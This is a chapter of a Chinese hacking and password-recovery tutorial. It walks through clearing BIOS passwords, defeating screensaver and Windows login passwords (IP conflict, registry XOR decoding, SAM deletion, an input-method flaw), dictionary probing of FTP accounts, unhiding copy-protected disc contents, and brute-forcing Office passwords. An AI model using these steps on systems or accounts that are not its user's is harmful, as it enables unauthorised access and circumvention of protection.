BiosPwds 获得的密码并不一定完全正确,而且它得出来的密码可能和原来设置的不同。一般根据主板的版本而定。


3.1.2 清除BIOS密码

在这种情况下,开机后就被提示输入密码,如果密码输入错误根本无法进入系统。此时,我们很难使用软件破解,在通用密码又找不到的情况下,可以考虑从物理硬件上下手。有三种方法。

1. 取出电池

因为BIOS的供电都是由CMOS电池供应的,将电池取出便可切断BIOS电力供应,这样BIOS中自行设置的参数就自动清除。

下图所示为主板上的CMOS电池位置。




详细操作方法如下:

- Step 1 关掉电源,打开机箱。
- Step 2 在主板上找到CMOS电池插座,然后将插座上那个卡住供电电池的卡扣压向一边,CMOS电池就会自动弹出,将电池小心取出。

- Step 3 待放电完毕后,再装上CMOS电池,启动电脑,屏幕上就会提示“CMOS checksum error-Defaults loaded”,需要重新进入CMOS设置。

2. 利用放电跳线

现在的大多数主板,都有放电跳线,方便用户放电操作。跳线一般为三针,位于主板CMOS电池插座附近,附有电池放电说明书。严格按照说明书来操作。



- Step 1 用专用工具将跳线帽从“1”和“2”的针脚上拔出。
- Step 2 再将跳线帽套在标识为“2”和“3”的针脚上,让它们连通,由说明书上可以知道此时状态为“Clear CMOS”,即清除CMOS。经过几秒的接触后,即把BIOS恢复到主板出厂时的默认设置。
- Step 3 再一次把跳线帽由“2”和“3”的针脚上取出,然后套到原来的“1”和“2”针脚上。
- Step 4 打开电源,开启计算机,即可进入CMOS设置程式。

3. 短接电池插座的正负极

CMOS电池插座有正负两极之分,把它们短接即达到放电的目的。

操作步骤如下:

- Step 1 首先将主板上的CMOS供电电池取出。
- Step 2 再使用有导电性能的工具,如螺丝刀等,短接电池插座上的正极和负极就能造成短路,从而达到放电的目的。

教你一招



除了这个BiosPwds外,还有CMOS小精灵CMOS Cracker,其破解密码功能也是很强的。

教你一招



某些电脑清除BIOS密码后不能正确引导，提示找不到磁盘，则可能是因为清除BIOS密码时BIOS中关于硬盘的设置也一并被清除了。这时只要进入BIOS，自动检测一下硬盘然后在重新启动即可。

3.2 解除屏幕保护密码

虽然在一定的程度上，屏幕保护的密码保护功能可以起到一些保护数据安全的作用，但是屏幕保护密码的破解却是非常容易。


要解除屏幕保护功能，主要有以下几种方法。

3.2.1 IP地址冲突法


其实方法很简单，首先要在你的机器所在的局域网内利用另外一台机器作为解码机，将解码机的IP地址改为你的IP地址，利用硬件冲突的优先级较高的原理就可以使操作系统跳过屏幕保护程序了。




- Step 1 在解码机上右键单击桌面上的“网上邻居”图标。
- Step 2 单击“属性”命令。




- Step 3 双击“本地连接”图标打开“本地连接状态”对话框。



- Step 4 单击“属性”按钮，打开“本地连接 属性”对话框。



- Step 5 双击“Internet协议(TCP/IP)”项，进入“Internet协议(TCP/IP) 属性”对话框。



- Step 6 选中“使用下面的IP地址”
 Step 7 将解码机的IP地址改为你自己的IP地址
 Step 8 完成后单击“确定”按钮即可。

这样,在局域网内就有两台机器的IP地址是相同的,此时在你的机器和解码机上会同时弹出“IP地址产生硬件冲突”的提示框,这时只要在你的机器上点击确定,系统就会不再要求你输入屏幕保护程序的密码,而直接进入操作系统的桌面了。

教你一招



在整个破解的过程中,要确保欲查看的机器上没有弹出请求输入屏保程序密码的对话框,否则确定硬件冲突后,系统还会继续要求输入屏幕保护程序的密码。

3.2.2 查看注册表相关数据法

进入注册表找到屏幕保护密码所存放的位置:

HKEY_CURRENT_USER\Control Panel\desktop\ScreenSave_Data里面就是加过密的屏幕保护密码了。如果愁麻烦,就干脆删了它,屏保密码也就为空了。如果要通过修改注册表达到的目的,可以参照下述方法。


大家都知道,屏幕保护密码最多为十六个字符。微软内置了十六字节的密钥:48 EE 76 ID 67 69 A1 1B 7A 8C 47 F8 54 95 97 5F。Windows使用上述密钥加密你输入的屏保密码。其加密过程为:首先将你输入的密码字符逐位转换为其16进制的ASCII码值(小写字母先转为大写字母),再依次与对应密钥逐位进行异或运算,把所得的16进制值的每一位当作字符,转换为其16进制ASCII码,并在其尾加上00作为结束标志,存入注册表HKEY_CURRENT_USER\Control Panel\desktop下的二进制键ScreenSave_Data中。

单击“开始”→“运行”,键入“regedit”命

令,进入注册表数据库编辑状态,在HKEY_CURRENT_USER\Control Panel\desktop下读出ScreenSave_Data值,假设为37 31 44 37 34 37 32 41 00,去掉其结束标志00,把余下字节转换为对应的ASCII字符,并把每两个字节组成一16进制数:71 d7 47 2b,显然密码为4位,将其与前4字节密钥(48 EE 76 ID)逐一异或后便得出密码的ASCII码,(16进制值):39 39 31 37,对应的密码明文为9917,破解成功。

3.2.3 软件清除屏保密码

如果在还没有屏保时,能够接触欲破解机器,可以采用软件破解法,更加方便快捷。这种方法需要运行破解屏幕保护密码软件ScrSavPw。ScrSavPw程序界面如下图所示:



只要在本机运行这个软件,然后点击“获取密码”按钮,本机的屏幕保护密码便显示在上面的方框里面了。

这种方法不用你懂网络设置,也不需要局域网环境,也不用你懂什么注册表修改,因此最简单。

3.2.4 光盘的自动运行法

方法很简单,只需在光驱中放置一张带有自启动并具有执行安装程序功能的光盘,在程序安装到100%的时候,弹出光盘,此时系统会出现“非法操作”的提示,只要在这时候按一下ESC键,然后在桌面底部出来的系统状态栏中点击“开始”→“注销”就可以轻松搞定了。

3.3 清除Windows登录密码

Windows操作系统可以设置登录密码,系统正常启动后首先进入登录界面,需要输入正确地密码才能够登录系统。然而有很多方法可以绕过登录密码来进行登录的,这虽然为忘记密码时候登录提供了可行的方法,也为非法进入者的登录提供了机会。下面来看看哪些方法能够清除Windows操作系统的登录密码。

3.3.1 删除SAM文件清除管理员密码

清除管理员密码可以利用Windows系统输入法漏洞,在无任何用户账号(包括管理员Administrator的账号)、无输入法漏洞等可利用漏洞的情况下,可直接删除用户口令文件,即SAM文件。

1. 直接清除用户口令文件

直接清除用户口令文件的操作步骤如下:

- | | |
|--------|--|
| Step 1 | 使用Windows2000或者XP启动光盘的修复功能,或者其他可以引导进入DOS状态的光盘引导系统,并进入DOS状态。 |
| Step 2 | 进入%root%\system32\config\目录(其中%root%指Windows主目录,一般是C盘的Windows目录),手动删除该目录下的SAM文件即可。 |
| Step 3 | 重新启动计算机,当系统再次进入Windows的时候,不需要密码便可以管理员身份直接进入了。 |

2. 利用系统输入法漏洞


当忘记系统密码时,这时无任何用户账号(包括管理员Administrator的账号)可以登录时,但在登录时打开输入法,利用输入法工具条可进入到输入法的帮助界面。

【案例2-3】以紫光输入法为例,说明如何利用输入法漏洞




Step 1 在输入法工具条右键菜单上,单击“帮助”

Step 1 在输入法工具条上单击鼠标右键,单击“帮助”按钮。



Step 2 选择“跳至 URL”

Step 2 在打开的“联机帮助”对话框中,单击左上角的图标,选择“跳至URL”。



Step 3 输入系统盘盘符

Step 3 弹出“跳转URL”对话框中，在“跳至该URL (J):”方框中输入“C:”（假设系统在C盘）。



Step 4 顺利攻入系统

Step 4 C盘呈现在“联机帮助”对话框中。此时我们已经以管理员的身份攻入系统，并可以任意运行程序，添加、删除和修改文件，也很容易修改管理员密码了。

3.3.2 ERD恢复Windows XP密码

ERD Commander 2003是一款可以轻松修改系统管理员密码的傻瓜化软件，而且这款软件对Windows 2000/XP/2003各版本的操作系统均有效。

【案例2-4】使用ERD Commander 2003恢复Windows XP密码

利用ERD2003强行修改系统管理员密码，对2000/XP/2003系统均有效。下面就具体介绍一下它的用法。



- Step 1** 首先要下载ERD2003，把它刻录成CD，刻录过程这里就不详细介绍了。
- Step 2** 光盘启动进入图形界面，它很像Windows XP的启动画面。



Step 4 选择要登录的系统

Step 3 进入“系统”后，ERD2003会针对系统的网络等硬件设备进行一些设置，可以一律选“Yes”。

Step 4 接下来，ERD2003会在你的硬盘里搜索所有已安装的系统，再让你选择要修改的系统。



Step 5 选择要登录的系统后，单击“确定”按钮，就正式进入ERD2003桌面，和XP的桌面非常相似。



Step 6 选择“开始”→“管理工具”→“修改密码”命令，进入强行修改密码的界面，随后弹出“修改密码”对话框，选择要修改密码的用户名，再选择修改密码而不用输入原始密码，然后单击“下一步”按钮。

Step 7 修改完成后，重新启动计算机。试试用你修改的密码登录。到此，即成功用 ERD2003 破解了用户的登录密码。

用这种方法修改忘记了了的系统登录密码非常适用，只要有了 ERD Commander 2003，就有了一把登录 Windows 系统的万能钥匙。

3.3.3 妙用密码重设盘

如果忘记了 Windows XP 的登录密码，该怎么办呢？为了避免尴尬发生，通过“忘记密码向导”创建“密码重设盘”是个有效的方法。下面介绍“密码重设盘”的创建和使用。

【案例2-5】创建“密码重设盘”

Step 1 单击“开始”→“设置”→“控制面板”，打开控制面板窗口。


Step 2 双击“用户账户”。



Step 3 在弹出的“用户账户”对话框中单击账户名称，例如“Administrator”。




Step 4 在弹出的“用户账户”窗口的“相关任务”栏下方，单击“阻止一个已忘记的密码”。



Step 4 单击“阻止一个已忘记的密码”


Step 5 在弹出的“忘记密码向导”对话框中单击“下一步”按钮。



Step 6 在软驱中插入一张空白的、已格式化的软盘，单击“下一步”按钮。

Step 7 输入当前用户的账户密码，然后单击“下一步”按钮。系统就开始创建密码重设磁盘，最后单击“完成”即可。





【案例2-6】使用“密码重设盘”

如果使用的是Windows XP的新式登录界面,在出现欢迎屏幕时,单击用户名,然后输入密码,如果输入了错误的密码,会显示“没有记住密码?”的提示。

- Step 1 这时单击其中的“使用密码重设磁盘”,就会打开“密码重设向导”。
- Step 2 单击“下一步”按钮,插入已经创建的“密码重设盘”。
- Step 3 再单击“下一步”按钮,输入新密码及确认密码。
- Step 4 单击“下一步”,最后单击“完成”按钮即可。

这样新密码就代替了旧密码。

如果使用的是传统的登录界面,在登录界面“密码”栏中输入错误密码后,会弹出“登录失败”对话框,单击“重设”按钮即可利用“密码重设盘”设置新的密码,具体步骤同上例中创建“密码重设盘”的步骤,所以就不再赘述。


3.4 获取FTP站点用户名密码

要获取FTP站点密码,使用小榕的流光软件相当不错,该软件不但操作简单,而且还是全中文界面,搜索速度还比较快。

只要在“FTP主机”里添加主机地址,然后添加用户名,选择密码文件。然后点按“确定”按钮,就可以进行探测了。关键是是否知道用户名存在,并且要选择合适的密码字典。

如果只是要得到一个FTP的权限,可以采用如下方法:

- Step 1 添加主机。如果不知道哪个主机是FTP主机,可以搜索主机,然后再添加。
- Step 2 添加用户列表。在用户名上点击右键,然后单击“从列表添加”。



- Step 3 流光的目录下有一些常用用户列表。从弹出的打开文件对话框中选择其中一个用户列表文件,然后单击“打开”按钮。
- Step 4 探测密码。选择简单密码探测,这种探测方法,对每个用户名只进行简单的一两个常用的密码探测。可以迅速找到密码设置简单的用户。



教你一招



通常简单密码为“用户名”或“123456”，我们也可以自己设置。在菜单“选项”中选择“简单模式设置”，设置界面如下图所示。

3.5 解密被加密的光盘

很多重要的资料我们都会选择使用光盘保存起来,例如财务报表等。这样可以避免例如电脑中毒之类的状况导致资料的丢失。既然是重要的资料,那么保护措施就比较好,用光盘保存通常会对光盘进行加密。

另外,市面上出售的光盘很多也是加密的,例如许多软件的安装盘。在忘记自己加密的光盘的密码的时候和没有光盘密码的时候,如何打开光盘呢?按照黑客提倡共享的思想,就要利用破解光盘工具进行破解。


加密光盘的破解工具有很多种。

1. File Monitor

Filemon 是一款出色的文件系统监视软件,它可以监视应用程序进行的文件读写操作。它将所有与文件一切相关操作(如读取、修改、出错信息等)全部记录下来以供用户参考,并允许用户对记录的信息进行保存、过滤、查找等处理,这就为用户对系统的维护提供了极大的便利。可以利用File Monitor知道隐藏目录的加密光盘的目录名称。


当运行Filemon后,它就开始监视系统文件的变化,它可以将输出窗口中的信息保存为一个文件以便于离线浏览。它具有很强的搜索能力,同时如果你发现某些信息是重复的,可以简单的设置一些过滤。利用Filemon的这些功能就可以用来查找加密光盘的目录名称。

【案例2-7】查找目录的加密光盘具体步骤




Step 1 打开File Monitor

Step 1 打开“Filemon”，初次使用它自己就开始运行监视，反映出所有正在运行的程序。




Step 2 单击“File”菜单，取消勾选“Capture Events”

Step 2 单击菜单栏的“File”，在弹出的下拉菜单中取消勾选“Capture Events”。



Step 3 单击“Edit”菜单栏，选择“Clear Display”

Step 3 为了方便接下来寻找加密的光盘目录，现在将已经记录的系统文件清除掉。单击菜单栏的“Edit”，在弹出的下拉菜单中单击“Clear Display”。



Step 4 勾选“Capture Events”

Step 4 单击菜单栏的“File”，在弹出的下拉菜单中勾选“Capture Events”，重新开始记录。

Step 5 以某新版DDR跳舞碟为例，运行此光盘。

Step 6 回到Filemon，所有的文件调用均被记录下来。现在将“Capture Events”前面的勾去掉，免得它仍旧不断的增加记录，然后来看看记录的都是什么。以下是截取的部分内容：

```
Explorer FindOpen E:\DDR99.EXE SUCCESS
Explorer FindClose E:\DDR99.EXE
SUCCESS
```

```
.....
.....
```

```
Ddr99 FindOpen E:\BGM\S.WAV NOMORE
Ddr99 FindOpen E:\BGM\S.WAV NOMORE
.....
```

```
Ddr99 Open E:\BGM\TRACK_01.WAV
SUCCESS
```

```
Ddr99 Seek E:\BGM\TRACK_01.WAV
SUCCESS
```


原来此跳舞碟的加密子目录为“BGM”。现在可以将喜欢的曲目拷贝下来了。这样，Filemon让隐藏目录无处藏身了。

2. IsoBuster

IsoBuster是一个能够将TAO、DAO、ISO、BIN、IMG、CIF、FCD等镜象文件内容直接抓取出来的免费工具。支持各种软件所制作的镜象文件，有Nero、Duplicator、BlindRead、Easy-CD Creator、CDR-Win、Virtual CD-ROM、CloneCD等，还可以将Video CD的DAT文件转换成MPG文件。

【案例2-8】使用IsoBuster浏览光盘上的隐藏文件

使用IsoBuster浏览光盘上的隐藏文件的具体步骤如下：




Step 1 打开“IsoBuster”，单击“File”→“Open Image File”

Step 1 打开IsoBuster，在主界面的菜单栏中单击“File”在弹出的下拉菜单中单击“Open Image File”。




Step 2 选择要打开的文件



Step 3 显示打开的文件

Step 2 在弹出的“Open Image File”对话框中选择要浏览的文件，然后单击“打开”按钮。

Step 3 文件出现在工作区中，在此案例中打开的是在用光盘加密大师加密的文件，其中有一个隐藏文件、一个超大文件和一个目录变的文件，这三个文件现在还不能被查看，在文件夹前面被打上了红色的十字符号。



Step 4 打开文件夹

Step 4 在打红十字符号的文件上单击右键，在弹出的下拉菜单中单击“Open folder”。

Name	LBA	Size	Size (Bytes)	Modified
allic.upd	259	22.36 KB	22,901	2003-11-15 18:47:34
crack.txt	271	0.22 KB	221	2004-10-16 20:00:50
rational_perm.dat	272	25.93 KB	26,553	2004-10-10 17:32:02

Step 5 显示隐藏文件

Step 5 隐藏的文件出现在工作区了，这样就可以对这些文件打开、执行或者复制了。

3.6 解除Office文档密码

日常办公和生活中Office的使用频率是非常高的，设置密码后忘记的情况也非常多，其实忘记密码并不可怕，有众多出色的Office文档密码破译工具可以适用，而且都比较易于操作，耗时也不多，对于一份紧急的被忘记密码的Office文档可以适用下面介绍的几种工具来打开。

【案例2-9】恢复Word密码

Office Password Remover是一款可以瞬间破解 Word、Excel和Access 文档密码的工具，一般情况下解密过程不超过5秒，而且操作简单，无需设

置。但是使用本软件需要连接到互联网，因为要向软件服务器发送少量的数据并解密，不过本软件不会泄露任何个人隐私，可以放心使用。使用 Office Password Remover的具体步骤如下：



Step 1 单击“文件”→“打开文件”菜单

Step 1 打开Office Password Remover，弹出Office Password Remover主界面，界面很简洁，单击菜单栏的“文件”菜单，在弹出的下拉菜单中单击“打开文件”。




Step 2 选择要破解的 Office 文档

Step 2 在弹出的“打开”对话框中选择要破解的文档（可以是Office系列的任何一个文档，包括Word、Excel文档等）本例中选择一个Word文档作为示范，选择好之后单击“打开”按钮。



Step 3 单击“移除密码”按钮

Step 3 在弹出的“Office Password Remover”窗口中单击“移除密码”按钮。



Step 4 弹出信息，询问是否发送一些字节到服务器以取得密码，单击“确定”按钮。





Step 5 弹出“连接”窗口，显示状态是正在连接到破解服务器，连接成功后会返回一个状态信息，返回破解出来的密码。




Step 6 如果担心其他用户进入计算机后利用 Office Password Remover 来破解本机上的文档，可以对 Office Password Remover 进行设置，在主界面中单击“文件”菜单，在弹出得下拉菜单中单击“设置访问密码”就会弹出“设置访问密码”对话框，在此对话框中输入密码然后单击“确定”按钮就可以了，这样就需要密码才能打开和使用 Office Password Remover 了。

【案例2-10】WORD密码查看器找回密码

WORD97/2000/XP密码查看器是一个专注于Word文档的密码找回工具，使用的具体步骤如下。




Step 4 开始破解



- Step 1** 打开WORD97/2000/XP密码查看器，弹出WORD97/2000/XP密码查看器主界面，单击菜单栏的“文件”菜单，在弹出的下拉菜单中单击“打开”按钮。
- Step 2** 在弹出的“打开文件”对话框中选择要破解的文档，然后单击“打开”按钮。
- Step 3** 在弹出的“任务属性”对话框中选择破解的类型，本例中选择“暴力破解”，然后还可以设置密码的类型，例如“数字”，密码有多少位等，设置得越精确破解的精确度也就越高。设置好之后单击“确定”按钮。
- Step 4** 在主界面中单击“操作”菜单，在弹出的下拉菜单中单击“开始破解”进行破解。


破解过程中主界面会显示估计剩余时间等信息，破解成功后会弹出“密码查看器”窗口，显示密码。



破解成功

【案例2-11】使用Excel Password Recovery轻松找回Excel文档密码

忘记Excel文档密码的时候可以使用Excel Password Recovery来破解Excel文档，找回密码。使用Excel Password Recovery来破解Excel文档具体步骤如下：



Step 1 Excel Password Recovery主界面




Step 2 打开需要解密的文件



Step 3 单击绿色按钮进行解密设置

- Step 1** 打开Excel Password Recovery，弹出它的主界面，在主界面中有菜单栏、工具栏和“Information window（消息窗口）”。
- Step 2** 单击工具栏的文件夹图标，在弹出的“打开”对话框中选择需要解密的Excel文件，然后单击“打开”按钮。


Step 3 此时，主界面中工具栏的三角形按钮变成绿色，单击此绿色按钮，开始进行解密设置。




Step4 进入破解设置的第一步，Excel Password Recovery询问丢失的密码是否有意义，如果有意义就单击“Yes（是）”，将进行字典破解；如果设置的密码没有一定意义就单击“No（否）”，将进行暴力破解。本例中选择暴力破解，单击“Next（下一步）”按钮。



